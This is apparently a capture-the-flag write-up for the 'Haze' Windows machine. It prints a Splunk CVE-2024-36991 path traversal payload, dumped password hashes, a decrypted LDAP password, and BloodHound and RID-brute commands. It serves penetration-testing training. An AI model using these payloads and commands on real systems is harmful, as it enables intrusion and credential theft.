Haze

1st July 2025

Prepared By: xRogue

Machine Author(s): EmSec

Difficulty: Hard

Classification: Official

Synopsis

Haze is a hard difficulty Windows machine focused on web exploitation, domain abuse, and Windows privilege escalation. Initial access is gained by exploiting a `Splunk Arbitrary File Read (CVE-2024-36991)` to extract an LDAP bind password, which is then decrypted using `splunk.secret`. With valid credentials, a BloodHound scan reveals further accounts, and password spraying provides access to a user with `GMSA` management rights. This allows abuse of the `PrincipalsAllowedToRetrieveManagedPassword` property to dump hashes and pivot into a privileged service account. Using Shadow Credentials, access is escalated to another user. Backup files expose more credentials, eventually giving admin access to `Splunk`. Finally, a custom app upload enables a reverse shell, and `SeImpersonatePrivilege` is abused to impersonate SYSTEM, completing the escalation chain.

Skills Required

- Splunk Exploitation and Enumeration
- Bloodhound Analysis
- Common AD and ADCS Exploitation
- Excessive Windows Privilege Abuse

Skills Learned

- Common AD Attacks
- Shadow Credentials Attack
- Splunk Enumeration and Exploitation
- SeImpersonatePrivilege Abuse

Enumeration

We start things off with an `nmap` scan.


```
$ ports=$(nmap -p- --min-rate=1000 -T4 haze.htb | grep '^[0-9]' | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
$ nmap -p$ports -sC -sV haze.htb

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 12:52 WAT
Nmap scan report for haze.htb (10.129.201.198)
Host is up (0.058s latency).
rDNS record for 10.129.201.198: dc01.haze.htb
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-01
16:53:32Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
haze.htb0., Site: Default-First-Site-Name)

| ssl-cert: Subject: commonName=dc01.haze.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
|_Not valid after:  2026-03-05T07:12:20
|_ssl-date: TLS randomness does not represent time

<SNIP>

8000/tcp  open  http          Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://haze.htb:8000/en-US/account/login?
return_to=%2Fen-US%2F
|_http-server-header: Splunkd
8088/tcp  open  ssl/http      Splunkd httpd
|_http-title: 404 Not Found
| ssl-cert: Subject:
commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
8089/tcp  open  ssl/http      Splunkd httpd
| ssl-cert: Subject:
commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-03-05T07:29:08
|_Not valid after:  2028-03-04T07:29:08
|_http-server-header: Splunkd
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: splunkd
```

```
9389/tcp  open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

<SNIP>
```


We identify the hostname as `dc01.haze.htb`. From the hostname and some open ports (like 88), we can assume with high certainty that the machine is a `Windows Domain Controller`. In addition, the three ports `8000`, `8088`, and `8089` are related to a `Splunk` instance that is running on the server.

Foothold

Upon visiting port `8000`, a `Splunk` login page is displayed.



There is not much we can do and search for if we do not know the version of `Splunk` running on the server. Visiting Splunk's management port endpoint at port `8089`, we identify the version as `9.2.1`.




Searching for CVEs relevant to version `9.2.1`, we come across `CVE-2024-36991`. In this Sonicwall article, the vulnerability is explained in detail. The issue occurs due to the way `os.path.join` works in Python - as highlighted in the article, if a rooted path segment is provided, the drive is not reset when `os.path.join()` is encountered. A publicly available PoC is available, which we will utilize to exploit this vulnerability.


```
$ python3 CVE-2024-36991/CVE-2024-36991.py -u http://haze.htb:8000
/var/machines/haze/CVE-2024-36991/CVE-2024-36991.py:53: SyntaxWarning: invalid
escape sequence '\ '
  """)

<SNIP>

[INFO] Log directory created: logs
[INFO] Testing single target: http://haze.htb:8000
[VLUN] Vulnerable: http://haze.htb:8000
:admin:$6$Ak3m7.aHgb/NOQez$O7C8Ck2lg5RaXJs9FrwPr7xbJBJxMCpqIx3TG3OPvl7JSvvOpn3vtY
nt8qF4WhL7hBZygwemqn7PBj5dLBmOD1::Administrator:admin:changeme@example.com:::2015
2
:edward:$6$3LQHFzfmlpMgxY57$Sk32K6eknpAtcT23h6igJRuM1eCe7WAfygm1O3cQ22/Niwp1pTCKz
cOOk1qhV25UsoUN4t7HYfoGDb4ZCv8pw1::Edward@haze.htb:user:Edward@haze.htb:::20152
:mark:$6$j4QsAJiV8mLg/bhA$Oa/l2cgCXF8Ux7xIaDe3dMW6.QfoboOPtztrVMHZgdGa1j8423jUvMq
YuqjZa/LPd.xryUwe699/8SgNC6v2H/:::user:Mark@haze.htb:::20152
:paul:$6$Y5ds8NjDLd7SzOTW$Zg/WOJxk38KtI.ci9RFl87hhWSawfpT6X.woxTvB4rduL4rDKkE.psK
7eXm6TgriABAhqdCPI4POhcB8xzOcd1:::user:paul@haze.htb:::20152
```

The PoC provides us with the hashes of four Splunk users. The hashes are not crackable, so we cannot proceed with this information at this point. Looking at the PoC's source code, we can see that it reads the `/etc/passwd` file with a `path traversal` payload.

```
    <SNIP>
    elif level == 'error':
        print(f"{red_color}[ERROR] {message}{reset_color}")
    log_message(message)

paths_to_check = payload = "/en-
US/modules/messaging/C:../C:../C:../C:../etc/passwd"

def make_request(url):
    try:
    <SNIP>
```


Since we know we are working with a Windows machine, we can try to identify if any alternative authentication methods have been set (such as `LDAP`). Searching Splunk's authentication configuration file, we find it is called `authentication.conf`, located in `$SPLUNK_HOME\etc\system\local\`







To enumerate files on the system more easily, we will use a proxy to pass the request that the PoC performs through Burp and then modify the path traversal payload from there.

```
$ HTTP_PROXY=http://127.0.0.1:8080 python3 CVE-2024-36991/CVE-2024-36991.py -u http://haze.htb:8000
```



It seems LDAP authentication is set up. The `bindDN` (account used to authenticate users) is set as the `Paul Taylor` account, and in the `bindDNpassword` field, we can retrieve his encrypted password. Searching for ways to crack the `bindDNpassword`, we come across this post, hinting that if we have a key in a file called `splunk.secret`, we can decrypt the password. Searching for the location of `splunk.secret`, we identify the path to be `/etc/auth/splunk.secret` .






Searching for `Splunk secrets decryption`, we come across this tool, which can be used for offline cracking of data hashed using the `splunk.secret`. We save the secret in a file called `splunk_secret` and proceed to use the tool to decrypt the `bindDNpassword`

```
$ splunksecrets splunk-legacy-decrypt -S splunk_secret
Ciphertext:
$7$ndnYiCPhf4lQgPhPu7Yz1pvGm66NkOPpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWbO8pY=
Ld@p_Auth_Sp1unk@2k24
```

Now that we have valid domain credentials, we can perform a `Bloodhound` scan and analysis to understand better the environment we are working with and identify potential attack vectors.

```
$ bloodhound-ce-python -u 'paul.taylor' -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb --
zip -c All -dc dc01.haze.htb -ns 10.129.201.198 -op
paul_taylor_haze_htb_bloodhound.zip
```

Taking a look at the `Authenticated Users` group, we see something interesting:



We can see that, except for our user and a service account, the other accounts pop up with their `SID` instead of their username. That can happen if, for some reason, our user has restricted permissions over the `Authenticated Users` group. `Bloodhound` usually uses `LDAP` to enumerate objects, which, as already mentioned, our user may lack the necessary rights to enumerate all properties of an object. Another way to enumerate usernames is through the `SMB` protocol. `SMB` only requires access to the `SAMR` protocol, which is enabled by default for many users and groups.

We can use the tool `netexec` to brute force usernames by iterating through `SIDs`.

```
$ netexec smb dc01.haze.htb -u paul.taylor -p Ld@p_Auth_Sp1unk@2k24 --rid-brute
10000
SMB         10.129.232.50   445    DC01             [*] Windows Server 2022 Build
20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.50   445    DC01             [+]
haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
SMB         10.129.232.50   445    DC01             498: HAZE\Enterprise Read-
only Domain Controllers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             500: HAZE\Administrator
(SidTypeUser)
SMB         10.129.232.50   445    DC01             501: HAZE\Guest (SidTypeUser)
```

```
SMB         10.129.232.50   445    DC01             502: HAZE\krbtgt
(SidTypeUser)
SMB         10.129.232.50   445    DC01             512: HAZE\Domain Admins
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             513: HAZE\Domain Users
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             514: HAZE\Domain Guests
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             515: HAZE\Domain Computers
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             516: HAZE\Domain Controllers
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             517: HAZE\Cert Publishers
(SidTypeAlias)
SMB         10.129.232.50   445    DC01             518: HAZE\Schema Admins
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             519: HAZE\Enterprise Admins
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             520: HAZE\Group Policy
Creator Owners (SidTypeGroup)
SMB         10.129.232.50   445    DC01             521: HAZE\Read-only Domain
Controllers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             522: HAZE\Cloneable Domain
Controllers (SidTypeGroup)
SMB         10.129.232.50   445    DC01             525: HAZE\Protected Users
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             526: HAZE\Key Admins
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             527: HAZE\Enterprise Key
Admins (SidTypeGroup)
SMB         10.129.232.50   445    DC01             553: HAZE\RAS and IAS Servers
(SidTypeAlias)
SMB         10.129.232.50   445    DC01             571: HAZE\Allowed RODC
Password Replication Group (SidTypeAlias)
SMB         10.129.232.50   445    DC01             572: HAZE\Denied RODC
Password Replication Group (SidTypeAlias)
SMB         10.129.232.50   445    DC01             1000: HAZE\DC01$
(SidTypeUser)
SMB         10.129.232.50   445    DC01             1101: HAZE\DnsAdmins
(SidTypeAlias)
SMB         10.129.232.50   445    DC01             1102: HAZE\DnsUpdateProxy
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             1103: HAZE\paul.taylor
(SidTypeUser)
SMB         10.129.232.50   445    DC01             1104: HAZE\mark.adams
(SidTypeUser)
SMB         10.129.232.50   445    DC01             1105: HAZE\edward.martin
(SidTypeUser)
SMB         10.129.232.50   445    DC01             1106: HAZE\alexander.green
(SidTypeUser)
SMB         10.129.232.50   445    DC01             1107: HAZE\gMSA_Managers
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             1108: HAZE\Splunk_Admins
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             1109: HAZE\Backup_Reviewers
(SidTypeGroup)
```

